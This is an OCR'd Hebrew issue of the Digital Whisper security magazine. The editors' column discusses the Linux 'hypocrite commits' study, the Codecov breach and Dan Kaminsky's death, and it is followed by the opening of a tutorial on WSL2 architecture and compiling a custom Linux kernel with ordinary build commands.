


Digital Whisper

גליון 129, מאי 2021

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	יהונתן אלקבס, דן בוגנים, עידן שכטר ועו"ד יהונתן קלינגר

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-129 של DigitalWhisper, גליון מאי 2021!

איזה חודש עבר עלינו, אה? כמה נושאים חדשותיים וטכנולוגיים מעניינים פקדו אותנו. הנה דעתי על שלושה מהם:

דלת אחורית דרך הדלת הקדמית:

החודש, שני חוקרי אבטחת מידע מאוניברסיטת מינסוטה, פרסמו מאמר אקדמאי שנוי במחלוקת בשם: "On the Feasibility of Stealthily Introducing Vulnerabilities in Open-Source Software via Hypocrite Commits"

המאמר מתאר מחקר שהם ביצעו בתקופה האחרונה, ומטרתו היא להבין כמה קשה יהיה להחדיר דלת-אחורית בפרוייקטי קוד פתוח ע"י הצעת Commit-ים המכילים כשלים מהונדסים מראש. במסגרת המאמר, אותם החוקרים הצליחו להגיע למצב שבו הייתה להם האפשרות להחדיר חולשת Use-After-Free לקרנל של לינוקס. הם עשו זאת ע"י איתור באגים אמיתיים (אך קטנים ופחות מזיקים מבחינת אבטחת מידע) בקרנל, והצעת תרומות קוד שמטרתן לתקן את אותם הבאגים - אך בו-זמנית, שילוב של אותם ה-Commit-ים יוצר חור אבטחה אמיתי שאותו ניתן לנצל לטובת Memory Leak או הרצת קוד בהרשאות גבוהות.

לפי המאמר, אותם החוקרים נקטו במשנה זהירות על מנת לא להכניס באמת חולשות בקרנל של לינוקס, וזאת ע"י הצפת הכשלים לאחר שאותם Commit-ים אושרו (אבל לפני שנכנסו לקרנל ממש).

נראה שקהילת מתחזקי הקוד של לינוקס לא אהבה את כל המשחקים האלה ונקטה בצעדים די דרמתיים: היא חסמה את היכולת להציע תיקונים לכל חברי אותה אוניברסיטה עד אשר הם יסכימו לציית למספר תנאים מטעמם.

אגב, הטענה של קהילת מתחזקי הקוד של לינוקס הייתה "שלמרות שהיא מעודדת את חוקרי האבטחה למצוא כשלים מכל סוג בקרנל של לינוקס, היא אינה מעודדת מחקר בבני אדם מבלי ידיעתם", ולפי תפיסתם - מדובר כאן במחקר מסוג זה. שלא לדבר על בזבוז הזמן היקר של אותם מתחזקים והסכנה שבה העמידו החוקרים את משתמשי לינוקס בכל העולם בכך שאולי המחקר יוצא היה מכלל שליטה ואכן חולשה כזו הייתה נכנסת לקרנל של לינוקס בסופו של דבר.

אם תשאלו אותי, כל הסיפור הזה מטורף לגמרי. אני אישית גם לא בעד בזבוז הזמן של אותם מתחזקים, אך אני מאוד בעד מחקרים כאלה (רק צריך להבין איך לעשות אותם כדי לא להגיע למצב שבו מקרים כאלה יצאו מכלל שליטה), ובמקרה הזה - התוצאה היא שתהליך יצירת הקרנל של לינוקס יהיה בוודאות קפדני יותר - ולכן אני בהחלט לטובת אותם שני חוקרים.

העבודה של אותם החוקרים התקבלה לכנס ה-42 של IEEE Symposium on Security and Privacy, מה שאומר שבעוד קצת פחות מחודש נוכל לקבל את כלל הפרטים המעניינים על אותו הסיפור. עוד לא פורסמה התוכניה של הכנס, אבל הוא עתיד להתקיים בין ה-23 ל-27 במאי. אז שווה לחכות! (ותודה לצ'יטה שהפנה את תשומת ליבי לכל הסיפור).

פי אלף SUNBURST:

אירוע קצת פחות "אלגנטי" אך עם אפקט דומה פורסם החודש: ב-15 באפריל, חברת התוכנה האמריקאית Codecov פרסמה כי בראשון באפריל היא זיהתה פעולה לא מורשית באחד השרתים שלה וכי אחד הסקריפטים המרכזיים שלה להעלת הדו"חות (Bash Uploader) שונה ע"י שחקן לא מזוהה. הוא שונה באופן כזה שבכל פעם שהוא הורץ באחת הרשתות של לקוחות החברה כלל ה-Token-ים ופרטי ההזדהות לסביבת ה-Build וה-CI/CD נשלחו לאותו שחקן.

לפי Codecov, נראה שהתוקפים הצליחו להכנס לרשת שלה עקב קנפוג לא נכון של אחד ה-Docker Images שלה, מה שאפשר לתוקף לחלץ פרטי הזדהות.

השורה התחתונה היא שאותו שחקן נגיש לכל סביבת Build של לקוחותיה של Codecov. כדי להבין את פוטנציאל הנזק תחשבו על הדבר הבא: כאשר החבר'ה מ-SUNBURST הצליחו לגשת אל סביבת Build **של חברה אחת** (Solarwinds) והצליחו לשנות את המוצר שלה (Orion), הנזק היה שהם יכלו לגשת דרכו אל רשת הפיתוח של Microsoft ולגנוב קטעי קוד, הם יכלו לגשת פחות או יותר אל כל הרשתות הארגוניות של רב משרדי הממשל האמריקאי (כולל משרדי ההגנה), NSA ו-NASA, לגשת לרשתות של חברות שונות כגון: AT&T, MasterCard, Visa, Yahoo, רשתות של יצרני רכב, אוניברסיטאות ועוד שלל חברות מתעשיות שונות בכל העולם. **אז הסיפור הזה מאפשר לאותו השחקן לגשת אל סביבת Build של כמעט 30,000 חברות בכל העולם** (וביניהן: GoDaddy, Woshington Post, Atlassian, HashiCorp).

ממש הבוקר לקוחות אותן החברות שככל הנראה ניזוקו, החלו לקבל מייל עם פרטים מדוייקים יותר על המתקפה. לא נראה לי שיש באמת דרך לאמוד את כמות פוטנציאלי הנזק (או בכלל להבין האם מדובר רק בפוטנציאל), שכן, האינדיקציות המוקדמות ביותר מראות שאותו שחקן התחיל את הפעילות שלו ברשת החברה **לכל המאוחר** כבר ב-31 לינואר השנה.

אם גם אתם משתמשים במוצרים של Codecov, אני ממליץ לכם בחום לקרוא ולפעול על פי מה שכתוב כאן:

https://about.Codecov.io/security-update/

אגב, מהחקירה של ה-FBI בנושא עולה כי ככל הנראה מדובר ב-Cozy Bear - אותו הגורם שתקף את חברת Solarwinds במסגרת SUNBURST, וכי הגורם הזה ככל הנראה מקושר או מופעל ע"י שירות ביון החוץ של רוסיה (SVR).

הקוראים האדוקים יכולים לנחש את דעתי על הסיפור: זה העולם שבו אנו חיים, תרצו בזה או לא אבל זה האינטרנט, בוקר טוב. מה לעשות עם המידע הזה? פשוט מאוד - **Trust No One**.

אם האירוע של Solarwinds מלמד אותנו **לא לסמוך על תשתיות שלנו עצמנו**, אז הסיפור עם Codecov מלמד אותנו שיעור שכבר היינו צריכים להסיק לבד עוד מזמן: **אל תסמכו על התשתיות של אף אחד**. **לעולם**. הכל פריץ, כל תשתית או פיסת קוד יכולה להתפך ברגע אחד ולהיות בשירותו של שחקן זר כנגדנו.

אני לא חוזה עתידות, אך אני צופה ש-Codecov יעשו ככל הנראה את המינימום כדי לדאוג שהם יוכלו להמשיך לפעול ולהרוויח כסף, ככל הנראה Backdoor-ים של אותו שחקן זר ישארו ברשת שלהם ושברגע שכל הרעש יחלוף - הוא יחזור דרכם וימצא דרך אחרת להשיג את מטרתו.

גם גיבורי-על יכולים למות:

החודש נפטר חוקר האבטחה דן קמינסקי. לא הכרתי אותו אישית, אך עדיין, קשה לי לתאר את הרגשות העזים שהכתבה הזאת העבירה בי. אותי, השם "דן קמינסקי" זורק לא מעט שנים אחורה. אני זוכר פרסומים ומאמרים שלו שקראתי איפשהו בתחילת שנות האלפיים, מחקרים ומאמרים שהוא פרסם. התוכן שלהם היה מעניין, אבל הרבה מעבר - הצורה שבה הוא העביר אותו הראתה אדם שכל כך אוהב את המקצוע שלו, רוח הדברים שלו הייתה (לפחות בשבילי - באותו הזמן נער בתחילת גיל העשרה שלו) הרבה מעבר לתוכן שבהם.

נקודה נוספת שהייתה שם בשבילי, מעט מאוחר יותר, היא ללמוד ממנו, באותה התקופה, שבאמת ניתן לפרוץ לכל דבר. ושגם בפרוטוקולים שנחשבים לכל כך בסיסיים (ושככל הנראה אינספור עיניים כבר עברו עליהם) ניתן למצוא כשלים רציניים שבגינם אפשר לחסל את כלל האינטרנט. אחד המאמרים הראשונים שכתבתי למגזין הזה התבסס על מחקר שהוא ביצע.

אני ממליץ לכל הקוראים לקרוא אודותיו בויקיפדיה וספציפית את הכתבה שערכו לכבודו ה-NYTimes:
https://www.nytimes.com/2021/04/27/technology/daniel-kaminsky-dead.html

היא מתחילה במשפט:

"If you are reading this obituary online, you owe your digital safety to him."

והוא כולו אמת.

[07/02/1979 - 23/04/2021]

וזהו, עד כאן לדברי הפתיחה. והינה התודות שלנו החודש - לכל מי שתרם מזמנו וממרצו וכתב לכם תוכן כזה איכותי: תודה רבה ל**יהונתן אלקבס**, תודה רבה ל**דן בוגנים**, תודה רבה ל**עידן שכטר** ותודה רבה ל**עו"ד יהונתן קלינגר**

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

דבר העורכים	2
תוכן עניינים	6
Windows Subsystem for Linux - המכונה שתמיד רציתם	7
USB Drop Attack	23
זיכרון הגישה האקראית	35
אבטחת ארנקי Bitcoin	45
דברי סיכום	54

Windows Subsystem for Linux - המכונה שתמיד רציתם

מאת יהונתן אלקבס

הקדמה

Windows 10 Hyper-V מאפשר לנו לעשות דברים די מיוחדים. החל מלהריץ VMs שונים, לשתף מכשירים (כוננים, מדפסות, רמקולים ועוד) באמצעות RDP, ליצור virtual switch על מנת לחבר את המכונה לאינטרנט ולהשתמש ב-Windows Shell בתור ה-UI בעוד למעשה הקרנל יהיה של Linux distors ביחד עם ה-CMD; הכל באותה מכונה תחת אותה חומרה, צד אל צד והכי חשוב - ב-native speed.

אז מה נעשה היום?

התשובה הקצרה - נכיר את WSL ונריץ מספר subsystems בו זמנית על גבי מכונת ה-Windows שלנו.

התשובה הארוכה - נבנה ונבצע קומפילציה לקרנל לינוקסי בהתאם לדרישות ספציפיות שנגדיר על גבי מכונת Ubuntu. לאחר מכן נעבור לעולם ה-Windows ונריץ את הקרנל שבנינו על תשתית WSL2 ולאחר שנוודא כי הליבה שבנינו אכן עובדת נעבור להסתכל על היתרונות והחסרונות של כל הסיפור והאם זה באמת אפשרי להריץ מספר subsystems במקביל מבלי לפגוע בביצועים כמו שצוות ה-marketing של Windows אוהב לפרסם + איך זה באמת נראה להריץ מספר subsystems מבחינת WSL1 לעומת WSL2?

בקיצור, מטרת המאמר היא להסביר בצורה פרקטית (וקצרה!) על Windows hypervisor תוך כדי בניה והרצה של windows shell UI על CLI של ליבה והפצה של לינוקס; כל זאת בצמוד לידע התיאורטי הנדרש בשביל להבין את מה שקורה. עם סיום המאמר אולי אפילו אצליח לשכנע את חלקכם ש-WSL הוא פתרון מעולה וכמעט לכולם יש מה להרוויח מהוספתו לארגז הכלים. חשוב כבר עכשיו לומר כי המסמך מניח שלקורא ידע מקדים במערכות הפעלה.

למה לי לעשות דבר כזה?

למה שנרצה להנדס קרנל לינוקסי משלנו? מה רע באלפי הגרסאות שיש היום? לינוקס היא (הוא?) בסה"כ רעיון - מערכת הפעלה חינמית, פתוחה לשימוש ולתרומה בקוד פתוח. המבנה המודולרי שלה גורם לה להיות גמישה וניתנת לשינוי. כל חלק מרכיבי המערכת מחולק למספר packages שניתן בקלות להוסיף, למחוק או להחליף במשהו אחר; שום חלק במערכת ההפעלה לא יוצא דופן - **גם לא הקרנל עצמו.**

אוקיי, אז למה שמישהו ירצה לקמפל ולהריץ קרנל של לינוקס?

המקרה הראשון הוא כאשר צריכים קרנל חדש יותר מאשר יש ל-distro שנמצא בשימוש כרגע (במיוחד כשמדובר בהפצות יציבות כמו Debian stable, CentOS) בגלל שהקרנל שלו לא תומכת בדרייבר ו\או פיצ'ר שאנחנו צריכים בצורה ספציפית. המקרה השני הוא כשאתם מרגישים שיש לכם **bloated kernel** עם מלא רכיבים ופיצ'רים שאתם פשוט לא צריכים - בין אם זה תמיכה במערכת קבצים מסויימת שאתם לא משתמשים בה בכלל או בין אם זה תמיכה ברכיבי חומרה (אין שום סיבה שהקרנל שלכם יתמוך ב-400 סוגי CPUs כשיש רק אחד במחשב שלכם). קרנלים כלליים שמגיעים עם כל הפצה צריכים לתמוך בכמה שיותר חומרה בשביל שבזמן ה-boot הם יוכלו לזהות אילו רכיבים מחוברים למחשב ויטענו את ה-Modules המתאימים. עכשיו, למרות שהורדת תמיכה בחומרה לא תוריד משמעותית את מהירות הקרנל בשוטף היא כן תוריד בצורה ניכרת את זמן ה-boot.

רעיון נוסף להורדת התמיכה בחומרה וממשקים מיותרים הוא העלת רמת האבטחה. ההיגיון פה הוא פשוט, אם יש לך פחות רכיבים במערכת - לתוקף יש פחות משטח תקיפה. אנשים שמפזרים משפטים כמו "תן לזה לרוץ, זה בכל מקרה משתמש בכלום משאבים" הם כלומניקים. בכל בחירה יש הרבה יותר שיקולים מאשר רק משאבים.

סיבה אחרת, וכנול הנראה גם הכי נפוצה, היא **הוספת פיצ'רים** שפשוט אין לנו עם הקרנל הנוכחי. לכל אחד מאיתנו יש את ההרגלים וסביבת העבודה שהוא מרגיש הכי בנוח לעבוד איתה וקינפוג נכון של הקרנל יאפשר לנו להרגיש בבית. במהלך ההכנה למאמר נתקלתי בבלוג של מישהו שהעובדה ש-WSL מאפשר כעת לתמוך במערכת הקבצים ZFS הלהיבה אותו כל כך שהוא היה חייב לכתוב על זה.

מה בנוגע לחקירת מודלים ספציפיים? בין אם אתם חוקרי אבטחה שרוצים לבדוק פיצ'רים ספציפיים של module מסוים בקרנל ואיך הוא משפיע על אלמנטים אחרים במ"ה או בין אם אתם מפתחים שרוצים לודא שסביבת הפרודקשן שלכם נקייה וסטירילית ככול הניתן; משחק עם המודלים האלו חייב להתבצע לפני וזה בדיוק השלב בו ביצוע קומפילצייה לקרנל יהיה האפקטיבי ביותר.

הסיבה שיש אלפי גרסאות ללינוקס רק תומכת בטענות האלו.

סדר רבותיי סדר

Subsystem הוא אוסף של תהליכים וקבצים שניתן בעזרתם להתממשק עם הקרנל ושירותים של מערכת ההפעלה עבור יישומים במערכת. כל executable חייב שיהיה לו subsystem בשביל לרוץ (חוץ ממקרים מיוחדים), זוהי הדרך של מערכת ההפעלה לחשוף חלק משירותי הקרנל עבור תהליכים ב-User mode.

ההתממשקות של תהליכים ב-User mode עם מערכת ההפעלה והחומרה שעליה היא רוצה לבצע את הפעולות לרוב תתבצע דרך ה-subsystem. דוגמה טובה לכך היא Win32 API שבאמצעותו נוכל להתממשק עם מ"ה וה-Native API שמהווה את הקוד שתהליכים ב-user mode יוכלו להשתמש בו עם הרשאות קרנל (באמצעות system calls). שני ה-APIs האלה הם חלק מהמארז שאנחנו קוראים לו **Win32 Subsystem**, ה-subsystem של Windows.


להרחבה מומלץ לפנות למאמר המדהים "The New Processes of Linux" של רז עומריי מגליון 103.

בקיצור, על מערכת ההפעלה של Windows יכולים להיות עוד subsystems - עוד מארזים כאלה שנוכל להשתמש בהם כדי להציג דברים באופנים שונים ולהתממשק עם החומרה ועם המערכת באופן שונה.


מה? מה??

נתחיל מההתחלה:

הארכיטקטורה של Windows NT kernel תוכננה מראש לתמוך במספר subsystems אשר רצות **במקביל**. במקור היא תוכננה לתמוך ב-subsystems של OS/2 וב-POSIX (שהוחלפו די מהר) וכמובן ב-subsystem של Windows - Win32. בכל מקרה כזה, ה-subsystems תוכננו לרוץ מעל הקרנל של Windows NT. זה אומר שהפצה כלשהי כמו Ubuntu למעשה יושבת מעל Windows subsystem אשר בתורה יושבת מעל הקרנל של Windows NT. השכבה הנוספת הזו של אבסטרקציה ותרגום מוסיפה תווך נוסף לעומת מה שיהיה לנו בדר"כ כשאנחנו מדברים על הרצה של native Linux system במכונה לבד. כתוצאה מכך, כפי שניתן לשער, הביצועים לא היו משהו בכלל - בכל פעם שהתבצעה system call של לינוקס היא הייתה צריכה להתרגם ל-system call של Windows NT.



WSL עשה את העבודה שלשמה כתבו אותו - הרצת אפליקציות ו-distros של לינוקס על מכונת Windows. אבל, וזה אבל גדול, ה-overhead של שכבת התרגום עיכב את כל העיניינים משמעותית וזה פשוט לא היה מספיק בשביל לגרום לאנשים להשתמש ב-feature הזה ש-Windwos דאגו להראות לכולם (אבל היי, זה היה אחלה גימיק שיווקי). בשביל לפתור את הבעיה הנ"ל (ועוד כמה דברים) מייקרוסופט פיתחו את WSL2. בגרסה הזו ה-NT kernel יוצא מהתמונה לגמרי והקרנל של לינוקס מדבר **ישירות** עם הוירטואליזציה של החומרה באמצעות ה-hypervisor.



מלבד הנוכחות של ה-hypervisor עצמו, אפשר למעשה לקבל רמת ביצועים מאוד דומה של ה- Linux subsystem כאילו היינו מריצים את אותה הפצה של לינוקס natively על החומרה עצמה[1]. WSL2 רץ באופן דומה ל-VM אבל מנוהל לגמרי מאחורי הקלעים ומספק 100% תאימות עם system calls בגלל שהוא נותן לנו את ה-Linux kernel עצמו - זה תכל'ס אותו הקוד אחד לאחד. למה שהאפליקציות לינוקס שיש לי יבזבזו זמן על תרגום syscalls ולא ידברו ישירות עם ליבה לינוקסית שמבינה אותן?

בשביל להמחיש את הרעיון בפרקטיקה - אם ב-WSL1 היה לנו קוד שמבצע disk IO, שכבת הלינוקס הייתה מדברת עם הקרנל של Windows NT ועם מערכת הקבצים של NT ואז ה-I\O calls של Linux היו מתורגמים ל-native NT calls ומועברים הלאה.

זאת בניגוד למצב ב-WSL2 שבו אנחנו אשכרה **מריצים natively את מערכת הקבצים EXT64** אבל בתוך hard disk וירטואלי. לינוקס מדברת ישירות עם הדיסק בדיוק כמו שהיא הייתה עושה אם היה מדובר ב-standalone installation. אם השתמשתם בעבר ב-WSL1 ועברתם ל-WSL2 אני בטוח ששמתם לב כמה מהר פתאום פעולות כמו קריאה וכתיבה לדיסק מתבצעות.


להרחבה על הארכיטקטורה של WSL - גליון 103, רז עומרי "The New Processes of Linux". מומלץ!

בפרק הבא נבנה גרסה משלנו של Linux kernel על Ubuntu ב-WSL2 ואז נחליף את הקרנל ל-Windows ונעבור להריץ את הקרנל שבנינו ב-WSL2 מבלי אפילו לעשות reboot ל-Windows. במילים אחרות, בדיוק כמו שהיינו מבצעים קומפילציה לתוכנית ב-Windows בסביבה Windows-ית אנחנו הולכים להשתמש בלינוקס בשביל לבצע קומפילציה לגרסה custom made של לינוקס ואז להריץ אותה בסביבת WSL.


טוב, יאללה לעבודה

הגיע הזמן לבנות קרנל משלנו.

אמרנו ש-WSL2 רץ באופן דומה ל-VM ולכן אני מקווה שזה לא מפתיע אתכם שאנחנו הולכים להסתמך **הרבה** על יכולות הוירטואליצזיה של ה-CPU שלנו (לא משנה אם זה Intel או AMD). לכן, השלב הראשון הוא לודא שהוירטואליזציה מאופשרת - אפשר לבדוק את זה בכמה דרכים אבל הדרך הנוחה ביותר היא באמצעות Task Manager בחלונית Performance:



במידה והשירות לא מאופשר לכם, תצטרכו לבצע reboot, להיכנס ל-BIOS ולאפשר אותו ידנית.



כמו כן, בשביל להריץ את מלוא השירותים של WSL2 צריך לפחות build 1903 של Windows, אישית אני מבצע הכל על גרסה H220 ו-build 19042. אם יש לכם Build מתאים ועדיין אין לכם WSL ניתן להוריד אותו באמצעות הפקודה **wsl -install** או להיעזר בדוקומנטציה.

על מנת להשאיר את המאמר כמה שיותר פשוט מבחינה טכנית אנחנו הולכים לבצע מניפולציות על העתק של קרנל לינוקסי ישר מ-GitHub tree של מייקרוסופט שמאפשר לקרנל לרוץ על Windows hypervisor. באותה מידה היינו יכולים להוריד את הקרנל של Linus Torvals עצמו או על כל קרנל של הפצה אחרת אבל היו לזה השלכות נלוות של הכנת סביבת העבודה לפני ביצוע deployment לקרנל המוגמר שלנו. לא

מדובר במשהו בסובך אבל אני מעדיף לא להיכנס אליו מכיוון שחלק ממטרת המאמר היא להאיר את השימוש ב-WSL.

אני הולך לעבוד עם קרנל בגרסה 4.19.84 של לינוקס אבל בחירה בכל גרסה אחרת שמייקרוסופט אימצה (בשביל לספק תמיכה בסביבת WSL) אפשרי בהחלט.

ראשית נכין את סביבת העבודה שלנו במכונת Ubuntu (נוריד את כלי הקומפילצייה שיתמכו לנו בתהליך ה-build), לאחר מכן, נפנה לגיט של מייקרוסופט בשביל להוריד את קוד המקור של הקרנל עצמה, נוריד קוד נוסף של מייקרוסופט שעוטף את כל הסיפור בצורה נוחה ומגיש את הקרנל ל-hypervisor ובסוף נקנפג ידנית אובייקטים בקרנל.

אני רץ על Ubuntu 20.04 LTS ב-WSL (דיפולטיבי) אבל כל הפצה אחרת ב-WSL אפשרית באותו מאמץ. נתחיל. ראשית נוריד את הכלים שאנחנו צריכים בשביל לבצע קומפילצייה:

```
jon@JoniKamoni:~$ sudo apt install build-essential flex bison libssl-dev libelf-dev
```

בין הכלים שהחבילה מתקינה ניתן למצוא את:

```
The following NEW packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu bison build-essential bzip2 cpp cpp-8 dirmngr dpkg-dev fakeroot
  flex g++ g++-8 gcc gcc-8 gnupg gnupg-l10n gnupg-utils gpg gpg-agent gpg-wks-client gpg-wks-server gpgconf gpgsm
  libalgorithm-diff-perl libalgorithm-diff-xs-perl libalgorithm-merge-perl libasan5 libassuan0 libatomic1 libbinutils
  libbison-dev libc-dev-bin libc6-dev libcc1-0 libdpkg-perl libelf-dev libfakeroot libfile-fcntllock-perl libfl-dev
  libfl2 libgcc-8-dev libgdbm-compat4 libgdbm6 libgomp1 libisl19 libitm1 libksba8 libldap-2.4-2 libldap-common
  liblsan0 libmpc3 libmpfr6 libmpx2 libnpth0 libperl5.28 libquadmath0 libreadline7 libsasl2-2 libsasl2-modules
  libsasl2-modules-db libsigsegv2 libsqlite3-0 libssl-dev libstdc++-8-dev libtsan0 libubsan1 linux-libc-dev m4 make
  manpages manpages-dev patch perl perl-modules-5.28 pinentry-curses xz-utils zlib1g-dev
```

אלו ממכם שיצא לפתח בעבר בלינוקס בוודאי מזהים חלק גדול מהכלים. כלים כמו binutils שמהווה GNU assembler ולינקר, g++ ו-gcc שהם קומפיילרים לשפת cpp ו-c, dpkg-dev שמכיל סט כלים נפרד ל-debian, make שנשתמש בו בקרוב ועוד ועוד.

לאחר מכן, נתקין חבילה נוספת של כלים, היא לא הכרחית אלא אם מתכוונים ללכת בכיוון של X/Windows (ממשק גרפי) יותר מאוחר אבל לפי המקורות ה-build הספציפי עובד איתם אז אני לא אחבל במתכון שעובד:

```
jon@JoniKamoni:~$ sudo apt install qt5-default pkg-config
```

נוריד את הקוד של הקרנל מהרפו של מייקרוסופט:

```
jon@JoniKamoni:~$ mkdir Kernel
jon@JoniKamoni:~$ cd kernel
jon@JoniKamoni:~/kernel$ git clone https://github.com/microsoft/wsl2-linux-kernel.git
```

איך שהקרנל עוברת קומפילצייה מושפע בצורה ישירה מקובץ קינפיגורציה שמסופק ל-build process. במקום לנסות לכתוב את ה-config file מאפס אני אערוך את קובץ הקינפוג של מייקרוסופט מכיוון שהוא הכי קרוב למה שאנחנו ככול הנראה רוצים.

בסופו של יום, צריך להבין שכל הקוד כבר נמצא לנו מול העיניים וה-config file הוא מה שמוזן לסקריפט שמבצע build והוא בתורו מושך את ההגדרות של הקרנל בזמן הריצה מקוד המקור של הקרנל.

```
jon@JoniKamoni:~/kernel$ cd wsl2-linux-kernel/
jon@JoniKamoni:~/kernel/wsl2-linux-kernel$ ls
COPYING        Kbuild    MAINTAINERS  README               block   drivers   include  kernel  net       security  usr
CREDITS        Kconfig   Makefile     README-Microsoft.WSL2  certs   firmware  init     lib     samples   sound     virt
Documentation  LICENSES  Microsoft    arch                 crypto  fs        ipc      mm      scripts   tools
jon@JoniKamoni:~/kernel/wsl2-linux-kernel$ cp Microsoft/config-wsl .config
jon@JoniKamoni:~/kernel/wsl2-linux-kernel$ vim .config
```

בשביל לערוך את הקונפיגורציה של הקרנל נוכל להשתמש בעורך טקסטואלי כדוגמת vim או (מלח מים מלח מים) nano. הקובץ בנוי מהגדרות ומאפיינים שניתן לשנות בהתאם למה שאנחנו צריכים. כך למשל, אם נרצה לשנות את השם של מערכת ההפעלה שניצור - נערוך את הטקסט שאחראי עליה למשהו שאנחנו יותר מתחברים אליו:

```
#
# Compiler: x86_64-msft-linux-gcc (GCC) 8.2.0
#
CONFIG_CC_IS_GCC=y
CONFIG_GCC_VERSION=80200
CONFIG_CLANG_VERSION=0
CONFIG_CC_HAS_ASM_GOTO=y
CONFIG_IRQ_WORK=y
CONFIG_BUILDTIME_EXTABLE_SORT=y
CONFIG_THREAD_INFO_IN_TASK=y

#
# General setup
#
CONFIG_INIT_ENV_ARG_LIMIT=32
# CONFIG_COMPILE_TEST is not set
CONFIG_LOCALVERSION="-microsoft-standard"
# CONFIG_LOCALVERSION_AUTO is not set
CONFIG_BUILD_SALT=""
CONFIG_HAVE_KERNEL_GZIP=y
CONFIG_HAVE_KERNEL_BZIP2=y
CONFIG_HAVE_KERNEL_LZMA=y
CONFIG_HAVE_KERNEL_XZ=y
CONFIG_HAVE_KERNEL_LZO=y
```

